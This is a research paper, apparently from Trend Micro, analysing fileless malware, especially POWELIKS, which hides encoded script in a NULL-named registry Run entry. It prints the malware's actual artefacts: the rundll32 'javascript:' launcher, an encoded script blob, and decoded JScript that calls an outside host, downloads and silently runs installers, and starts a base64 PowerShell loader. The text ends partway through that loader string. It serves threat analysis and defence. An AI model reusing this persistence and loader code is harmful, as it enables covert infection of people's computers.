DOING MORE WITH LESS: A STUDY OF FILELESS INFECTION ATTACKS

Benjamin S. Rivera & Rhena U. Inocencio
Trend Micro Inc., Philippines

Email {benjamin_rivera, rhena_inocencio}@trendmicro.com

ABSTRACT

In the past, malware evasion techniques have ranged from simple hidden file attributes to more advanced rootkit technology. Recently, however, notable pieces of malware have been using the seemingly contradictory – and arguably more powerful – method of going undetected by file-based anti-virus solutions: by going ‘fileless’.

Indeed, ‘fileless’ infection opens up a wide range of possibilities for cybercriminals and threat actors as they continue to improve their tools and tactics to ensure that their arsenal remains on a target system for as long as possible and to make forensic investigations difficult. Among the real-world examples of this infection technique are threats that abuse *Windows PowerShell* features, recent attacks launched where malicious codes are injected directly into other processes, and notable malware families where binaries are placed in the registry entries. We will discuss the threat behaviour and technical details of these examples, along with various case studies and incidents we have investigated.

As a result, we will gain a thorough understanding of how fileless infection attacks will impact the threat landscape as a whole. We will also discuss how holistic reputation-based technologies will help correlate the components of a fileless attack and create appropriate solutions that will help protect users and organizations from these threats.

1. INTRODUCTION: THE ART OF HIDING EXPRESSED IN SEVERAL FORMS

Traditional malware infections usually require a malicious file to be planted on a target system which then creates corresponding auto-start and persistence mechanisms to ensure that it runs continuously. These infections are, however, relatively easy to detect and resolve with the help of constantly improving file-based anti-virus solutions.

Note, though, that as security solutions continue to improve, so do malware writers constantly enhance their creations, making them harder to detect. Improved attacks include rootkits, which are typically used by backdoors, and trojan spyware that can hide malicious files, processes, and services more effectively than conventional malware. In response, security vendors have introduced tools to manage and contain these problems. These tools can scan systems for, detect, and even eliminate hidden malicious files.

Infecting systems and networks does not always require a file. In effect, we cannot solely rely on file detection to protect our systems and networks. Now, there is a stealthier way to infect computers without the user’s knowledge – going fileless.

The concept of going fileless is not new, but rarely encountered. Fileless infection [1] is defined as malicious coding that exists only in memory rather than installed into a target system’s hard drive. The code is written directly on systems’ RAM (i.e. malicious code is injected into running legitimate processes such as explorer.exe or svchost.exe). Fileless infections cannot usually survive a system reboot since this normally clears the RAM. This changed, however, with the emergence of POWELIKS [2], malware that used the *Windows* registry to hide malicious code and remain persistent despite being fileless.

2. POWER GRANTED BY WINDOWS POWERSHELL

Windows PowerShell [3] is a powerful interactive shell or scripting tool designed to help system administrators automate tasks required to run on *Windows*. Its introduction in *Windows Vista* and later versions, while helpful, ushered the emergence of malware that could abuse it for nefarious purposes.

In March 2013, we saw a ransomware variant [4] use a PowerShell script embedded in an .HTA file to encrypt the files stored on infected systems. Since then, other malware has abused PowerShell to carry out malicious routines. These include CRIGENT [5], *Microsoft Office* macro malware that also took advantage of Tor and Polipo; POSHCODER [6], a ransomware variant that uses Advanced Encryption Standard (AES) to encrypt victims’ files and RSA 4096 public key cryptography to encrypt AES keys; and PRESHIN [7], backdoors that use the PowerShell command-line interface to download files and bypass execution policies to run.

In July 2014, we saw a piece of malware, called POWELIKS, go fileless while enduring system reboots. To do so, POWELIKS created two registry entries – a blank or NULL auto-start entry and an entry that had an encoded script with an embedded .DLL file. The NULL value hides POWELIKS and makes sure the script executes during system start-up. The script then checks whether *Windows* PowerShell is installed on infected systems. If it isn’t, the script downloads and installs it. It then uses PowerShell to execute the script and injects the malicious code into the system memory. Figure 1 shows an overview of POWELIKS infection.

POWELIKS malware has been known to arrive via malvertisements (see Figure 2). Users who click related malvertisements are redirected to malicious pages that automatically install POWELIKS variants into their systems.





Creates a NULL auto-start registry key
Creates another registry entry that contains a .DLL file
Checks if PowerShell is installed; if not, installs it
Executes another piece of code and injects the .DLL file into *dllhost.exe*

Figure 1: Overview of POWELIKS infection.



Node ID	13
URL	http://ntracking.optimatic.com/3.5/Ntracking/trackAd.ashx?adID=pr0j3c7AVs1id3r&noCache=329394250&publisher_id_qs=broadscal&page_host=technicultr.com&sw=448&sh=252&content_page_url=http%3a%2f%2fwww.technicultr.com%2f%3futm_source%3d11164665%26utm_medium%3dsearch%26utm_campaign%3dMK
Score	
Rating	
Category	


Figure 2: How POWELIKS arrives via malvertisements.



Cannot display : Error reading the value's contents.

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Figure 3: Registry entry with a NULL value.



(Default) REG_SZ #@~^kXcAAA==Wx^DkKxP^WTcV^ODHax+h,)mDk\p64N+1

Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

```
#@~^ZXgAAA==W!x^DkKxP^WTcV*      ODH      ax       +h,)mDk\▯p64N+1YcJ\dX:s cj+M\n.oHSuP:n vcTr#IXRKw+       `r!2:JSJ4YO2
=zz6C+(NGc^G:JVKo_VGL{JQVBWl^/nbp6Rdn        Nc#p.▯Y;Mx,Fi)mmOm4`n#PDnO!Dx,Ti)8+{q+&pl{xnh~)1Yr\▯pr(Ln^D`J   j1DrwD
 Utn^Vr#iStbs+v+Z'W b`DDXPA'mR2X2Cx92       \rDGUs+UYUODbxLdvJ]Ar   NrDuE*i2{h3J-'/HdY▯:f '-Ar      NWSdwKh+Md4+^V'--F
 T'-2WSnDktns^R+anriW'        nSP)1Yb\+or(%+1YcJUm.raYk        LRwkV▯jz/D+sr8Ln^DJbi6;x1YrG    Pm[Uv#`YMzPDnDEMxPmR
"no"+CNvJuFdH-'dW6Yhm.n-':bm.WdG6Yw-         nY,0.Cs+hG.0Pd+D;a-w    Na--7 cTRl!{ F-wdaJ#pNmmYm4cn#PD▯Y;DU~ZiN86
;x1YrG        PNc;*   a'        nSP)1Yb\+or(%+1YcJt/ah^ RUnD7+Do\JC:KhR▯RTE*iaRK2+       `E!AKJS;B0CVkn*iac/▯xNv#p;0
 'CRA62C N2       -kMWxsnUYUYMkUodcr]O+s2]'-Eb3ERd;(/ODbUT`;cVm/Y&x9n6}0cJJJbQ8#i!WxD'E6UQJcYswEi;WD'WR;.+mYnP▯6Yor^+
+cE6UD~OME▯~O8#pr0vEWY*         ;WDR▯MrY▯`6c.n/aW        /nAG[H#IE6OR;VGd▯`#I;6'WR;.▯1O▯K▯6Ywk^n`!0U~DD;n*iE6O'6RM▯Ook^
+vEWxObpEW/{;0DR62▯xbdP▯6O?D.▯lhv#pE0kR"nl9`+#pEW qDkDn`!0/c]nl9`!0ORjr.+R *bi!0d ;VWdnv#IE6 ;VGk+v#i6RGnV▯YnsbVnc
!0xDbimRI!UcJ'Jr_;0UQr-EPJ5Eb+O~JxW.nkYCDDEB!S8#p0RG+^nY▯srV▯`;W         #i)Nh4kV▯cZ0csbVn2arkYd`ab#PkWc1Nxcb{'T#P
[vJ4DYa)zJNKAx^WCNc:r^MW/KWYcmWs&[WSx^WCN&TJ%&mJT%1F1WmcO*^W0Rc6W(O19v1OFl!OTv1G0mO+&H▯YsX+!UnF|a0vc+X+E#IN9`EtDOw=z
&[KhxsGmN :b^MWdK0DRmK:J[WSxsWmN&3JZzA&2;2,OX0&  Z!fO*XlfRA+0F v09~vFT$Wc)cJ       bx[Khk(n |~1vR,f! 60▯ 21V +X+J*IN
`mRAx-k.G       :nxDcJhDG^▯//Eb*`Elrb{Jr▯6,`$:+XORAx^W9kULY))zjZ&qRVnO?DDbxL`,/Kx-+MOT=)o.K:ACd▯v*?D.bxLvB\x.!52]w(
*o\ ]{`MsHe▯Zo|wO}5o944      .TtoqGjV1ym(]2( c1\;6H5qX05p"\1x3O9w]X9▯iwo?$8jCVSt.DN(U)VjVsH5 Fs[V.zmHa4`MozI▯Fs[V.z|w
$7m+^!m▯,!n:3wo?$4jCsA\.!TBsxVN_#z4^Ilm!j1      8}-lq]NnKdVjCVAt`9qlqa0}p&,q!sSmA]\(▯ow(VT▯}318^xxV4     ]34yF4l c;]V
.hlqXV"Cs;I▯F2eZs"my#D5hX*nZt}}o^Y: B;\▯HT&s1l^&"V4UXj}q}k} 1TCq,;S0oy1 #OI:6XPssO}ULbjhj:(M.NNV#3"M#/\▯[49MjbF?0/
/▯8HXm2I^4j*jtq}d}qH!m▯1;d3.OCop;poH.}      8k(CV;Nqs/\M#X5▯H%\(1.pKKvj      #;|U*A} }28s.3+qXt(▯s%:▯,V[q6s|;Bx4V8V(▯,
,H+`q\\C#/\?(dxM}48CgV|UX3}q}a4h.inoAs|;B1▯j]s(M.UeoIs._sS}j&/&31k5oHyds$FI:a2IX6:t▯w/}q}dpq*.li1deo1"SAoF9M19(Ms"^
^Hqd▯8Hlmf"V(?*gNqa!m▯Ht1&]3\▯6^t w!}jT2rHI`+pAs}      .24V]V1kX3\▯}28s.94yX.NuxFI&I7mbLk`V]K1M#%m▯skP:wY}Ua(lqI
^pUVPCqmdj_#k(Ms%&k68i2V"NV#DSsxV\:6^52]w( *E5 od(MV!t!g\4     ts4     Ia4+*"p:W▯j2]t(:]41:pdBwA4msoD}p"V1xHaS^
^HV92sY1Mas(▯.![Mw!lq1;Is64}fHG(^9q4      ]w(▯id:▯s;eqNs};(arz"j▯(A^p     #w(M]V1kX3\▯}a8:j1}o]G4ypKqVV;[s,.}U(/&V$qI
:62eH6(lq]^pU^Km▯mkKs#&` a\9Za       m(9Z[▯w/qbAVjs.ZNp9;#_VA}UA3`MozI▯Fs[V.zmHV!j+j!U▯FS4V#Y\▯X!I(]2( *V8MwxmHLrj
 .!N!VOtU6H5qXt\ #V&k3{^s.TNoB!q/"j▯(A^p #w(M]V1kX91:.4[Mjj+o$s|;3F0      }q8s1Tlq1E&M[4▯FA4^ssOq;4(j!wXI▯F^NV#Xns$\1
 sTm▯,!KKz/Kqo;}VsZ4f9XKUIim #Vn.TLqF1T^sV;}8TT938\\C.k}Ua4`MoXI▯qs9M.HFs~\mysTlq,!nP2dPqs;}Vo!(&BXh?Ii^      .s|
|jTT▯qg!1:V!}8Toxs$X( Hs\C.Ht?0G9wHXm2I^4is"^y.O5sa*h.O$1CA38yF4lqX9r%af9(9H}qX!"M1YI▯s;d3N^[2wymy#O5s6a}pHGFo6plV#X
\?qKI:wse2pL+H)0(zlC(M,b5qaA1&HV(▯Bd▯j14e 4Vq;q$4spT9o%;PV,%5o]w( *;`&AdCopGq^a1qr^4dKs9S0#69▯o/1XLr`&V.[MjYSs]d4;
;qa0P/V#q*"5qtV::oTm(}sPq.T1V10m"Z3`&V.NV#Y5(Hy\▯qr(C3!] j!._sA}UobK      V%^s,"4yt!dV[2(LHzJ^.;myos}ilt9MVy}`qV9M4\
\C\rnKYHt("Fms*L9w.!m+sht`*4NVs \jqs9Mt-t_H;Iy#ZK      j!mM,0|;BC\(]p1:1%5▯I0^:jymH(2S0V!Nh,.tUoV4      #/(Za)nsYPno1T
}qT!jUjE9MVD}UX9(x]V1:1A` .H[:^L}o\;?Vs!}!6sis.h(U4r\(^O: 95tq1TqwHlmf"V(?*UNqX!m▯qVd3s;9M.H8&~K}oB+lq1^mz*(eq*V4V#?
\▯eGn2*s[HFK5s2^5f5oU▯*Zj_]Xn?A3j▯X"I▯}^P:w!lotsKq.Zl!,V^H*u}o]1\(]G( pG(0NsNAq7}uj/\jt44s]/\?(wd3s;9:,Mt?T34 #d4;6z
|/IH8yIq4Viwn?V2dZI}^s,%}q]8mh`wnKYO▯ZB*9M#4o.TLxCbO       !g\4    tsm     I9r%w!^s,Opsoy\KeT`&IzCq*U|;Bq▯p\y\
\XYW4yoY9sst(.tOm..o  .9Cm_sC4y6V4     6G^q9O5`2?qx4tI▯F       8qV#.y#oIf~yq:,kIs1MmCo1t:oF`:sn       ▯w;?sq2.jNM.TN
-[jw-4Ath(M4aq3N4j^94lws44p4Ym..omj[CIj2?I(4Om..o[.aSIo[$p`s~+9Ae}j}O4_s3:▯]!▯2t  CV9o?A4U5+4yI3mll        4Dq2qAU(]$
"2}h]C9A+w[*Hwt".3mXCwwH}Ae6"(4Aq▯*\jw9V1V4N4hXZ▯MYI5Zo1\2ty"▯]d\2}Ajsxkj      srH0*;+9ApHwwuj slj B(`:9*nsH*▯0ty}
}TgH▯j}^KAH(Ij]V`&[t\s1oPMgjpZX        ▯sN+SfV+nqwjjbOw(so      (jIF#q}ClNB21TI65:Y^I;1&▯CV (F)-"2t"HjRclGo▯42IqpTVT}
}8ABNA#sUMs3q:}U}`2*?Za^pTgHI!91Kw[f`!aI5:[3}MN5ejA\m`2V}qVn▯!.Xj^9sjZt&5?Oo\ N$}`sKmZaaHij}gLtDKw4V▯ja3\▯s\`:}aP2
"958$TN89AlpwP]ymz▯G4A5.$Jm.j"\Vw#▯wo~ST^h`:}:KwB:▯ja5\Vo3t3VS]jx3p:tjpN1"}os;J89h+`]:\x[6I&.p]V}hNZX0jiO|\M.G?^]:`
!XjI3o▯9!1kPL^9NA*X?oANph9$]_V3mVH2I3(a5:Y9];Y$roVyloz!"f1jIVs5qC^\tsLTmKAIH2Rh▯VO%48N}jh1/ij.+rjecU(}a5!Vqtjs/I`o~?
?i4C539wp`oC12ot5jof5js~]fg ro2#Iy,~S"V9j^9hl`t&5?Oo":No}`sBNAaq?il/}jsGK;Op: O2g ]\"33X#j9Kpo2X.832jfNCn0!TNAOfU(HX
:yoq\0s-N01K5+Sh"VVZr`H99Cs2Uj4(539w}jwAjGH2Hy,wpj,5n   A$|.HK9 (-`:}P]_N2}.#`}sx*▯VVZN8$A`C[wgft$5js~}▯1yNZB3p`
`qSjq3a6As]+`a29F$Bj▯5X#NIB4Ae8?#4A\218Kw4&`j]5\:2zUM,.]M4LpN#/jU/.NT,"jV3AH.];j.oB5▯63JyIs.;1q}Vg|5KI5IAB9:K
[AUs4VmKAIHM1c58#U+Nt~}!9qPVwaj`oA5jHFjM.9PVwap`o~pigHt31Z}`XA`2sxtVLA5j,.\:06▯V[K.^oS5fwpP^}+l^( (Vo2mVt.jqV
```


Figure 4: Registry entry that contains an encoded script.

In order to run automatically on every system start-up, POWELIKS creates the following registry entry:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\
CurrentVersion\Run\(null)
```


```
(Default) = "rundll32.exe javascript:"\..\mshtml
,RunHTMLApplication ";document.write("\74script
language=jscript.encode>"+(new%20ActiveXObject("W
Script.Shell")).RegRead("HKCU\software\microsoft\
windows\currentversion\run\")+"\74/script>")"
```

Because it uses a NULL value [8], users cannot see its content in the registry when viewed via the Registry Editor. This technique hides the entry from system tools (see Figure 3).



```
function log(l){try{x=new ActiveXObject("Msxml2.ServerXMLHTTP.6.0");x.open("GET","http://faebd7.com/log?log="+l,
,false);x.send();return 1;}catch(e){return 0;}}e=123;a=new ActiveXObject("WScript.Shell");while(e!=42){try{w=a.
.ExpandEnvironmentStrings("%windir%");p=w+"\\system32\\windowspowershell\\v1.0\\powershell.exe";f=new ActiveXObject(
"Scripting.FileSystemObject");function cdn(){try{return a.RegRead("HKLM\\software\\microsoft\\net framework setup\
\ndp\\v2.0.50727\\sp");}catch(e){return 0;}}function d(u){x=new ActiveXObject("Msxml2.ServerXMLHTTP.6.0");x.open(
"GET",u,false);x.send();ufn=a.ExpandEnvironmentStrings("%temp%\\")+u.substring(u.lastIndexOf("/")+1);ufnt=ufn+".tmp"
;uft=f.CreateTextFile(ufnt,true,-1);if(uft){uft.Write(x.responseBody);uft.Close();uf=f.CreateTextFile(ufn,true);uft
=f.GetFile(ufnt);ufs=uft.OpenAsTextStream();ufs.Read(2);uf.Write(ufs.Read(uft.Size-2));ufs.Close();uf.Close();f
.DeleteFile(ufnt);a.Run("\""+ufn+"\" /quiet /norestart",0,1);f.DeleteFile(ufn);}}while(!f.FileExists(p)){if(cdn()==0
){d("http://download.microsoft.com/download/0/8/c/08c19fa4-4c4f-4ffb-9d6c-150906578c9e/NetFx20SP1_x86.exe");}d("http
://download.microsoft.com/download/E/C/E/ECE99583-2003-455D-B681-68DB610B44A4/WindowsXP-KB968930-x86-ENG.exe");}(a.
.Environment("Process"))("a")="iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String(
'ZnVuY3Rpb24gZ2R7UGFyYW0gKFtQYXJhbWV0ZXIoUG9zaXRpb249MCxNYW5kYXRvcnk9JFRydWUpXSBbVHlwZVtdXSAkUGFyYW1ldGVycyxbUGFyYW1
ldGVyKFBvc2l0aW9uPTEpXSBbVHlwZV0gJFJldHVyblR5cGU9W1ZvaWRdKTskVHlwZUJ1aWxkZXI9W0FwcERvbWFpbl06OkN1cnJlbnREb21haW4uRGV
maW5lRHluYW1pY0Fzc2VtYmx5KChOZXctT2JqZWN0IFN5c3RlbS5SZWZsZWN0aW9uLkFzc2VtYmx5TmFtZSgiUmVmbGVjdGVkRGVsZWdhdGUiKSksW1N
5c3RlbS5SZWZsZWN0aW9uLkVtaXQuQXNzZW1ibHlCdWlsZGVyQWNjZXNzXTo6UnVuKS5EZWZpbmVEeW5hbWljTW9kdWxlKCJJbk1lbW9yeU1vZHVsZSI
sJGZhbHNlKS5EZWZpbmVUeXBlKCJNeURlbGVnYXRlVHlwZSIsIkNsYXNzLFB1YmxpYyxTZWFsZWQsQW5zaUNsYXNzLEF1dG9DbGFzcyIsW1N5c3RlbS5
NdWx0aWNhc3REZWxlZ2F0ZV0pOyRUeXBlQnVpbGRlci5EZWZpbmVDb25zdHJ1Y3RvcigiU1RTcGVjaWFsTmFtZSxIaWRlQnlTaWcsUHVibGljIixbU3l
zdGVtLlJlZmxlY3Rpb24uQ2FsbGluZ0NvbnZlbnRpb25zXTo6U3RhbmRhcmQsJFBhcmFtZXRlcnMpLlNldEltcGxlbWVudGF0aW9uRmxhZ3MoIlJ1bnR
pbWUsTWFuYWdlZCIpOyRUeXBlQnVpbGRlci5EZWZpbmVNZXRob2QoIkludm9rZSIsIlB1YmxpYyxIaWRlQnlTaWcsTmV3U2xvdCxWaXJ0dWFsIiwkUmV
0dXJuVHlwZSwkUGFyYW1ldGVycykuU2V0SW1wbGVtZW50YXRpb25GbGFncygiUnVudGltZSxNYW5hZ2VkIik7cmV0dXJuICRUeXBlQnVpbGRlci5DcmV
hdGVUeXBlKCk7fWZ1bmN0aW9uIGdhe1BhcmFtIChbUGFyYW1ldGVyKFBvc2l0aW9uPTAsTWFuZGF0b3J5PSRUcnVlKV0gW1N0cmluZ10gJE1vZHVsZSx
bUGFyYW1ldGVyKFBvc2l0aW9uPTEsTWFuZGF0b3J5PSRUcnVlKV0gW1N0cmluZ10gJFByb2NlZHVyZSk7JFN5c3RlbUFzc2VtYmx5PVtBcHBEb21haW5
dOjpDdXJyZW50RG9tYWluLkdldEFzc2VtYmxpZXMoKXxXaGVyZS1PYmplY3QgeyAkXy5HbG9iYWxBc3NlbWJseUNhY2hlIC1BbmQgJF8uTG9jYXRpb24
uU3BsaXQoIlxcIilbLTFdLkVxdWFscygiU3lzdGVtLmRsbCIpfTskVW5zYWZlTmF0aXZlTWV0aG9kcz0kU3lzdGVtQXNzZW1ibHkuR2V0VHlwZSgiTWl
jcm9zb2Z0LldpbjMyLlVuc2FmZU5hdGl2ZU1ldGhvZHMiKTttyZXR1cm4gJFVuc2FmZU5hdGl2ZU1ldGhvZHMuR2V0TWV0aG9kKCJHZXRQcm9jQWRkcmV
zcyIpLkludm9rZSgkbnVsbCxAKFtTeXN0ZW0uUnVudGltZS5JbnRlcm9wU2VydmljZXMuSGFuZGxlUmVmXShOZXctT2JqZWN0IFN5c3RlbS5SdW50aW1
lLkludGVyb3BTZXJ2aWNlcy5IYW5kbGVSZWYoKE5ldy1PYmplY3QgSW50UHRyKSwkVW5zYWZlTmF0aXZlTWV0aG9kcy5HZXRNZXRob2QoIkdldE1vZHV
sZUhhbmRsZSIpLkludm9rZSgkbnVsbCxAKCRNb2R1bGUpKSkpLCRQcm9jZWR1cmUpKTt9W0J5dGVbXV0gJHA9W0NvbnZlcnRdOjpGcm9tQmFzZTY0U3R
yaW5nKCJWWXZzZyt4b2FtdFlhbVZtaVVXWVdHcHlab2xGbWxocWJtYUpSWnhZYW1WbWlVV2VXR3BzWm9sRm9GaHFNMmFKUmFKWWFqSm1pVVdrV0dvdVp
vbEZwbGhxWkdhSlJhaFlhbXhtaVVXcVdHYUpSYXhtaVVXdVpLRXdBQUFBeDBYQVZtbHlkTWRGeEhWaGJFSEhSY2hzYkc5anhrWE1BSXRBREZPRHdBeFd
4MFhRVEc5aFpNZEYxRXhwWW5MSFJkaGhjbmxCeGtYY0FNZEZzRWRsZEZESFJiUnliMk5CeDBXNFpHUnlaV2JIUmJ4emM4WkZ2Z0NMeUZlTENXYURlU3d
ZZFNXTGNUQ05WWmd6L3l2eWpSUitpbFFWbURKVWZaajJ3a0YxQmtlRC93eHk2b1AvREhRNU84aDF6b3RWQ0l0Q1BJdEVFSGlEWmZnQUE4S0xlQ0NMY0J
5TFdDU0xRQmdEOGdQYUEvcUpkZWlKWGV5SlJlU0Z3QStFZ2dBQUFPc0xpMUVZNjhtTFhleUxkZWlMUmZpTERJY1B0d1JEaXpTR2cyWDhBQVBLaVUzMGp
